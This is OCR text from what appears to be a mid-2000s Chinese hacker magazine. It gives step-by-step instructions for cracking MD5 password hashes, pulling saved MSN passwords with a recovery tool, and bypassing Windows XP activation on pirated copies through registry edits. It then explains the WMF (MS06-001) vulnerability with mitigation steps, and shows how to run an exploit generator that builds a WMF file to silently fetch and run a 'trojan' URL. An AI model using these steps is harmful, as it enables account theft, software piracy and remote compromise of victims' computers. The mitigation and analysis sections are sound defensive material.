


图10 MD5Crack完成破解

2.本地破解MD5密码

由于现在很多的网络程序的账号密码都通过MD5进行了加密，所以为了得到密码的原文，我们需要对加密的账号密码进行破解。MD5的解密工具有很多，MD5Crack就是其中非常有效的一款。

操作步骤：运行解密工具MD5Crack，在“密文设置”中选择“破解单个密文”选项，接着将加密过的密码复制到后面的输入框中，程序会自动判断这个密码是否被MD5加密过，经过确认才能被破解。接着在“字符设置”中对密码破解需要的字符进行设置，用户可以根据需要选择“使用字符集”、“使用字典”或“使用插件”选项，我们既可以使用刚刚生成的字典文件，也可以选择“使用字符集”选项，然后再从中选择相应的字符。接着再对密码的长度以及破解的速度进行设置，最后点击“开始”按钮程序就开始破解。如果运气好的话，很短的数据就可以破解出密码原文，如图10所示。(MD5Crack的详细使用方法请参阅2005年5月《黑客手册》)

3.本地破解MSN密码

随着微软的即时通讯工具MSN逐渐流行开来，网上也出现了大量针对MSN的病毒、恶意程序，这其中就包括一款专门用来破解MSN账号密码的工具——MSN口令发现者 v2.0。利用这款工具，任何人都可以轻易获取Windows XP和Windows 2003系统下MSN 7.0用户的.NET Passport邮箱地址及密码。

操作步骤：MSN口令发现者的使用非常的简单，运行它以后，点击操作界面中的“Find Password”按钮后，立刻就会显示出在该计算机上登录过的MSN的账号和密码，很简单哦。

至此，一些常见的远程破解和本地破解的方法就为大家介绍完了。其实我们在使用电脑的过程中，除了上面介绍的这些破解内容外，还常常遇见office文档、Rar文件的破解等等。其实大家只要通过合适的工具，就能将需要的目标成功地进行破解。如果还有什么问题的话，欢迎大家到《黑客手册》的论坛，我们一起进行讨论。

Q&A

1.为什么我破解了这么长时间，也没有成功呢？

密码破解本身除了方法和技巧以外，运气也是非常重要的一环，所以我们在进行密码破解的时候，先要做好无法破解的心理准备，不要认为破解就一定能成功。

2.为什么在进行MSN破解的时候不用暴力破解？

Q&A

破解的方式有很多种，暴力破解只是其中的一种，当然也是最常见的一种。除了暴力破解外，还可以利用某些程序本身的漏洞直接读取保存在系统中的账号密码，MSN就是这样的。

【文章中所涉及到的HackerDicBuilder、L0phtCrack v5.02、MSN口令发现者等，已经收录在光盘中】

编辑点评 有时候对于破解密码是需要很强的耐心和运气的，如果利用暴力破解破解不出来也是很正常的，制作字典是关键。每个黑客都有属于自己的字典，如何建立一个优秀的字典也是需要一定功夫的，使用社会工程学配合制作字典是再好不过了。

nohack小技巧

怎样让XP成为正版

1.安装盗版windows xp

2.打开注册表regedit

3.找到主键Hkey_Local_Machine\Software\Microsoft\WindowsNT\CurrentVersion\WPAEvents\

4.删除子键lastWPAEventLoged

5.修改子键OOBETimer键值为：ff d5 71 d6 8b 6a 6f d5 33 93 fd

6.右击注册表中“WPAEvents”键→“权限”→“高级”→“所有者”→你的用户名→“应用”→“确定”

7.回到“安全”标签→“高级”→选择列表中的“system”→“编辑”

8.把“拒绝”列下的方框全部打勾即可

9.“确定”退出

一切都ok了，支持在线升级，不提示激活。几乎可享用微软在线的所有功能

微软2006年的第一个漏洞利用与详细分析（WMF）

李丰初 HackSign

前言

WM.F这个漏洞被发现在2005年的年底，最初是以0-day的方式在网络上流传，但是此漏洞到了2006年初才公布。微软官方对这个漏洞补丁出得较晚。所以也导致了这个漏洞在2006年的第一场雪，在网上也小小地肆虐了一把。本文我们想换一个方式来讲，我们先从用户角度来问答讲解，然后再实例操作，最后我们将一起来分析一下这个漏洞的产生机理。

一、用户关注焦点问答

1、什么是WMF？

WMF是Windows操作系统支持的一种图片格式，和其他常见的图片格式（gif\jpeg等等）一样，其中它可以同时包含矢量信息和位图信息。它非常适合Windows操作系统。

2、WMF漏洞原因

我们还是来看看官方的解释吧：

图形呈现引擎中由于其处理 Windows图形文件（WMF）图像的方式而存在一个远程执行代码漏洞。攻击者可以通过构建特制的WMF图像来利用此漏洞，如果用户访问了恶意网站或打开了电子邮件中特制的附件，此漏洞就可能允许远程执行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。

3、哪些操作系统存在这个漏洞？

Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP Service Pack 1 和 Microsoft Windows XP Service Pack 2
Microsoft Windows XP Professional x64 Edition
Microsoft Windows Server 2003 和 Microsoft Windows Server 2003 Service Pack 1
Microsoft Windows Server 2003（用于基于 Itanium 的系统）和 Microsoft Windows Server 2003 SP1（用于基于 Itanium 的系统）
Microsoft Windows Server 2003 x64 Edition
Microsoft Windows 98、Microsoft Windows 98 Second Edition (SE)、Microsoft Windows Millennium Edition (ME)

注意：2000以上的操作系统危害等级均为严重，98操作系统危害等级为一般。

4、用户如何防范？

在没有更新06001的补丁之前，你可以用以下方法来阻止MS6001的漏洞攻击。方法是关闭Windows图片和传真查看器。也就是注销Shimgvw.dll。

①单击“开始”，然后点“运行”，键入“regsvr32 -u %windir%\system32\shimgvw.dll”（不带引号），然后单击“确定”，如图1所示。

②当出现一个对话框确认已成功完成时，请单击“确定”。

③重启一下电脑就OK了。

注意：这种方法不能从根本上去阻止攻击，至于为什么不能从根本上预防，下面将作解释。不过，在微软发布正式补丁之前，网上有高手制作了补丁供网友下载。但是微软警告说，请谨慎使用。

有些用户升级了微软针对这个漏洞的补丁之后需要重新开启Shimgvw.dll，怎么办呢？

很简单，方法如下：单击“开始”，点击“运行”，键入“regsvr32 %windir%\system32\shimgvw.dll”（不带引号），然后单击“确定”即可。

5、WMF是如何工作的？

WMF工作原理如图2所示，如果你的系统没有打过MS06001补丁的话，则在处理WMF的图片文件时，就会按图3所示的箭头步骤去执行。




图1




图2

图3为expoit的攻击图示，当没有注销Shimgvw.dll时就会存在攻击。还记得上文提到过的卸载Shimgvw.dll不能从根本上预防漏洞吗？在图3中我们可以看到，真正产生漏洞的是GID32.DLL中的Escape函数，我们只是注销了Shimgvw.dll，那么wmf文件就不会通过Shimgvw.dll来调用Escape函数了。但是问题也产生了——如果有别的程序可以不通过Shimgvw.dll而是直接或者通过别的途径间接地调用Escape函数呢？答案是，漏洞会再次被触发！这也正是上文中提到的，不能从根本上修补此漏洞的原因。




图3

6、如何测试系统是否受到MS06001的攻击

用一个第三方软件wmf_checker_hexblog.exe，如果你的系统依次出现如图4、图5那样的提示，则说明你的电脑极其容易受到MS06001漏洞的攻击。

当你打好补丁以后，再运行wmf_checker_hexblog.exe时，会出现图6所示

的提示。这表明你的系统已经不会再受到MS06001的攻击。




图4



图5




图6

二、漏洞的测试

在命令行下直接执行我已经编译好的攻击程序1.exe（该程序在本期光盘中有提供），提示如图7所示。




图7

使用方法是：wmfexpdown.exe URL，这里的URL写上你木马的地址，我这里填写上http://hao123.com，然后回车，提示如图8所示。

执行之后，该程序会在同级目录下生成一个以WMF为扩展名的文件exploit.




图8




图9

wmf。如果点击exploit.wmf这个文件后，就会自动打开并运行URL，打开exploit.wmf时的样子如图9所示，注意这些都是在后台执行的。

